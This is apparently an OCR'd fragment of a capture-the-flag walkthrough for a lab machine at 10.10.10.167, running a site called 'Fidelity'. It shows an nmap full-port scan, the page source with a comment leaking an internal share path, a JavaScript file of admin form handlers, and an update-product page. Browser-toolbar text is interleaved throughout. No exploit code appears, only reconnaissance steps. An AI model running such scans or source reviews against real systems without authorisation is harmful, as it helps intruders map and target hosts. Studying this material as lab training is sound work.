





root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.167
Starting Nmap 7.80 (https://nmap.org) at 2019-11-28 16:05 +03
Nmap scan report for 10.10.10.167
Host is up (0.16s latency).
Not shown: 65530 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
3306/tcp open mysql?
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port3306-TCP:V=7.80%I=7%D=11/28%Time=5DDFC8D9%P=x86_64-pc-linux-gnu%r(a
SF:fp,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.15\.20'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 737.53 seconds
Offensive Security
Exploit-DB
GHDB
MSFU
Upload:
Browse...
No file selected.
control.txt



Fidelity
10.10.10.167
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Home
About
Admin
Login
The future has landed
And there are no hoverboards or flying cars.
Just apps. Lots of mother flipping apps.






```
<!DOCTYPE html>
<html lang="en">

<head>
    <title>Fidelity</title>
    <meta charset="utf-8">
    <script type="text/javascript" src="assets/js/functions.js"></script>
    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
    <link rel="stylesheet" href="assets/css/main.css" />
    <noscript>
        <link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
</head>

<body class="is-preload landing">
    <div id="page-wrapper">
        <!-- To Do:
            - Import Products
            - Link to new payment system
            - Enable SSL (Certificates location \\192.168.4.28\myfiles)
        <!-- Header -->
        <header id="header">
            <h1 id="logo"><a href="index.php">Fidelity</a></h1>
            <nav id="nav">
                <ul>
                    <li><a href="index.php">Home</a></li>
                    <li><a href="about.php">About</a></li>
                    <li><a href="admin.php">Admin</a></li>
                    <li><a href="admin.php" class="button primary">Login</a></li>
                </ul>
            </nav>
        </header>

        <!-- Banner -->
        <section id="banner">
            <div class="content">
                <header>
                    <h2>The future has landed</h2>
                    <p>And there are no hoverboards or flying cars.<br />
                        Just apps. Lots of mother flipping apps.</p>
                </header>
                <span class="image"><img src="images/pic01.jpg" alt="" /></span>
            </div>
        </section>

        <!-- Search -->
        <section id="search" class="wrapper style2 special fade">
```


view-source:http://10.10.10.167/assets/js/functions.js
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offens
function deleteProduct(id) {
document.getElementById("productId").value = id;
document.forms["viewProducts"].action = "delete_product.php";
document.forms["viewProducts"].submit();
}
function updateProduct(id) {
document.getElementById("productId").value = id;
document.forms["viewProducts"].action = "update_product.php";
document.forms["viewProducts"].submit();
}
function viewProduct(id) {
document.getElementById("productId").value = id;
document.forms["viewProducts"].action = "view_product.php";
document.forms["viewProducts"].submit();
}
function deleteCategory(id) {
document.getElementById("categoryId").value = id;
document.forms["categoryOptions"].action = "delete_category.php";
document.forms["categoryOptions"].submit();
}
function updateCategory(id) {
document.getElementById("categoryId").value = id;
document.forms["categoryOptions"].action = "update_category.php";
document.forms["categoryOptions"].submit();
}


10.10.10.167/update_product.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Fidelity
Home
Admin
About
Logout
Update Product
Name
Quantity
Category
Price
adasd
12
Default
11
Zenmap (as root)
Update

